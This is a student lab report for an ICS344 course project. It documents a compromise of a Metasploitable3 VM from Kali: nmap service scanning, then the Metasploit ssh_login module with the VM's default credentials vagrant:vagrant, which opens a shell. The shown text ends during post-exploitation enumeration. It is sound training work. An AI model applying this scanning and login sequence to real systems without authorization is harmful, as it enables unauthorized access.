King Fahad University of Petroleum and Minerals

ICS344 Project Report

Group number: 06

Section: F08

Phase1


Duaa Alhassan	Zainab Almaskeen	Renad Alqahtani
202168790	202175370	202169930

3/5/2025

Phase 1: Setup and Compromise the Service


Task 1.1:

1- Getting the ip address of the victim vm: 192.168.11.132 to use it later:


Metasploitable3 - VMware Workstation 17 Player (Non-commercial use only)
Player


```
 * Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$ ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:f5:af:ab:92
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:ad:07
          inet addr:192.168.11.132  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:ad07/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4459 errors:0 dropped:0 overruns:0 frame:0
          TX packets:622 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6382743 (6.3 MB)  TX bytes:46533 (46.5 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:1d:ad:11
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54567 (54.5 KB)  TX bytes:54567 (54.5 KB)

vagrant@metasploitable3-ub1404:~$ _
```

2- Getting the ip address of the attacker vm: 192.168.11.129 to use it later:




```
┌──(duaa㉿kali)-[~]
└─$ ifconfig
br-7d9a869c2f35: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:92:02:9f:b6  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 6 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:0a:1a:9f:5c  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 6 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.129  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::20c:29ff:fe80:e219  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:80:e2:19  txqueuelen 1000  (Ethernet)
        RX packets 23  bytes 1975 (1.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 3716 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3- Check connectivity between the attacker machine and the victim machine:



```
┌──(duaa㉿kali)-[~]
└─$ ping 192.168.11.132
PING 192.168.11.132 (192.168.11.132) 56(84) bytes of data.
64 bytes from 192.168.11.132: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.11.132: icmp_seq=2 ttl=64 time=0.540 ms
64 bytes from 192.168.11.132: icmp_seq=3 ttl=64 time=0.493 ms
64 bytes from 192.168.11.132: icmp_seq=4 ttl=64 time=0.591 ms
64 bytes from 192.168.11.132: icmp_seq=5 ttl=64 time=0.549 ms
^C
── 192.168.11.132 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4063ms
rtt min/avg/max/mdev = 0.493/0.689/1.274/0.293 ms
```


4- Check connectivity between the host machine and the victim machine:



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> ping 192.168.11.132

Pinging 192.168.11.132 with 32 bytes of data:
Reply from 192.168.11.132: bytes=32 time<1ms TTL=64
Reply from 192.168.11.132: bytes=32 time<1ms TTL=64
Reply from 192.168.11.132: bytes=32 time<1ms TTL=64
Reply from 192.168.11.132: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.11.132:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\WINDOWS\system32>
```

5- Choose a Vulnerable Service on Metasploitable3:


The command used in the attacker machine initiates an Nmap scan with service version detection (-sV) against the target IP address 192.168.11.132. This helps identify open ports and the software versions running on those ports, which is crucial for selecting appropriate exploits.



```
┌──(duaa㉿kali)-[~]
└─$ nmap -sV 192.168.11.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 08:48 EDT
Nmap scan report for 192.168.11.132
Host is up (0.00056s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE  SERVICE     VERSION
21/tcp    open   ftp         ProFTPD 1.3.5
22/tcp    open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
 protocol 2.0)
80/tcp    open   http        Apache httpd 2.4.7
445/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open   ipp         CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open   mysql       MySQL (unauthorized)
8080/tcp  open   http        Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 00:0C:29:1D:AD:07 (VMware)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.28 seconds
```

6- Launch Metasploit:


This command launches the Metasploit Framework console, the primary interface for using Metasploit tools for penetration testing and exploitation.



```
┌──(duaa㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

7- SSH Login Module Search:

Within the Metasploit console, this command searches for modules related to SSH login attempts. This helps find modules that can be used to identify valid SSH credentials.




```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check
 Description
   -  ----                                         ---------------  ----    -----
 -----------
   0  auxiliary/scanner/ssh/ssh_login              .                normal  No
 SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey       .                normal  No
 SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use aux
iliary/scanner/ssh/ssh_login_pubkey
```

8- Loading and Configuring SSH Login Scanner:

The first command selects and loads the auxiliary/scanner/ssh/ssh_login module. Auxiliary modules in Metasploit are used for various tasks other than direct exploitation, such as scanning and enumeration. This specific module is used to attempt SSH logins.

Show options command: This command displays the configurable options for the currently selected module (auxiliary/scanner/ssh/ssh_login). These options include target IP address, port, usernames, passwords, and other settings that control how the module operates.




```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a bla
                                                nk username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all
                                                 users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, fro
                                                m 0 to 5
   CreateSession     true             no        Create a new session for ev
                                                ery successful login
   DB_ALL_CREDS      false            no        Try each user/password coup
                                                le stored in the current da
                                                tabase
   DB_ALL_PASS       false            no        Add all passwords in the cu
                                                rrent database to the list
   DB_ALL_USERS      false            no        Add all users in the curren
                                                t database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials s
                                                tored in the current databa
                                                se (Accepted: none, user, u
                                                ser&realm)
   PASSWORD                           no        A specific password to auth
                                                enticate with
   PASS_FILE                          no        File containing passwords,
                                                one per line
   RHOSTS                             yes       The target host(s), see htt
                                                ps://docs.metasploit.com/do
```

9- Target Configuration and Execution:

- set RHOSTS 192.168.11.132: Sets the target IP address.
- set RPORT 22: Sets the target SSH port.
- set USERNAME vagrant: Sets the username for login attempts.
- set PASSWORD vagrant: Sets the password for login attempts.
- exploit: Executes the SSH login module.

Output: Indicates successful login with vagrant:vagrant and an open SSH session (session 1).




```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.11.132
RHOSTS => 192.168.11.132
msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 22
RPORT => 22
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.11.132:22 - Starting bruteforce
[+] 192.168.11.132:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(
vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170
-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU
/Linux '
[*] SSH session 1 opened (192.168.11.129:46783 -> 192.168.11.132:22) at 2025-
05-02 09:09:39 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


10- Post-Exploitation and Information Gathering:

- sessions: Lists active Metasploit sessions, confirming the SSH connection.
- sessions -i 1: Opens an interactive shell on the compromised system (session 1).
- id: Displays user identity information.

- pwd: Shows the current working directory.
- ls -la /home: Lists files and directories in the /home directory with detailed information.
- uname -a: Prints system information.
- exit: Closes the interactive SSH session.



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH duaa @   192.168.11.129:46783 → 192.168.11.13
                                      2:22 (192.168.11.132)
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
pwd
/home/vagrant
ls -la /home
total 72
drwxr-xr-x 18 root              root    4096 Oct 29  2020 .
drwxr-xr-x 23 root              root    4096 Jan  8  2022 ..
drwxr-xr-x  3 anakin_skywalker users   4096 Oct 29  2020 anakin_skywalker
drwxr-xr-x  3 artoo_detoo       users   4096 Oct 29  2020 artoo_detoo
drwxr-xr-x  2 ben_kenobi        users   4096 Oct 29  2020 ben_kenobi
